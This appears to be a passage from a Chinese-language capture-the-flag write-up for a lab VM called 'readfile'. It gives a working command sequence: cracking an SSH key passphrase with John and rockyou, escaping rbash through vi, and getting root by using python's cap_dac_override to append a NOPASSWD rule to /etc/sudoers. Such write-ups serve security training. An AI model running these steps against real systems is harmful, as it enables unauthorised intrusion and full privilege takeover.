└─$ john hash2 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded
hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovehim         (id_rsa)
1g 0:00:00:07 DONE (2025-09-27 23:28) 0.1408g/s 81.12p/s 81.12c/s 81.12C/s
hockey..parola
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(kali㉿kali)-[~/Desktop/readfile]
└─$ ssh mini@10.0.2.13 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Sep 28 03:29:09 AM UTC 2025

  System load:  0.0                Processes:               122
  Usage of /:   15.4% of 19.51GB   Users logged in:         0
  Memory usage: 11%                IPv4 address for enp0s3: 10.0.2.13
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
```

```
Expanded Security Maintenance for Applications is not enabled.

56 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


Last login: Wed Sep 24 17:21:11 2025 from 192.168.1.5
mini@readfile:~$ id
uid=1000(mini) gid=1000(mini) groups=1000(mini)
```

rbash逃逸

```
mini@readfile:~$ echo $0
-rbash
```

发现是rbash 一顿尝试 发现可以使用vi

```
mini@readfile:~$ vi 111

:!sh
```

这个就非常简单了 直接 `!sh`

提权

```
$ /sbin/getcap -r / 2>/dev/null
/usr/bin/ping cap_net_raw=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/python3.10 cap_dac_override=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper
cap_net_bind_service,cap_net_admin=ep
```

有python的cap_dac_override能力 直接写sudoers

```
$ /usr/bin/python3.10 -c "print(open('/etc/sudoers').read())"
#
```

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults
secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/sna
p/bin"
Defaults        use_pty

# This preserves proxy settings from user environments of root
# equivalent users (group sudo)
#Defaults:%sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy
no_proxy"

# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:%sudo env_keep += "EDITOR"

# Completely harmless preservation of a user preference.
#Defaults:%sudo env_keep += "GREP_COLOR"

# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:%sudo env_keep += "GIT_AUTHOR_* GIT_COMMITTER_*"

# Per-user preferences; root won't have sensible values for them.
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"

# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"

# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
```

```
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d

$ id
uid=1000(mini) gid=1000(mini) groups=1000(mini)
$ /usr/bin/python3.10 -c "
with open('/etc/sudoers', 'a') as f:
    f.write('mini ALL=(ALL:ALL) NOPASSWD:ALL\n')
"> > >
$ sudo -l
Matching Defaults entries for mini on readfile:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin, use_pty

User mini may run the following commands on readfile:
    (ALL : ALL) NOPASSWD: ALL
$ sudo su
root@readfile:/home/mini# id
uid=0(root) gid=0(root) groups=0(root)
```

拿下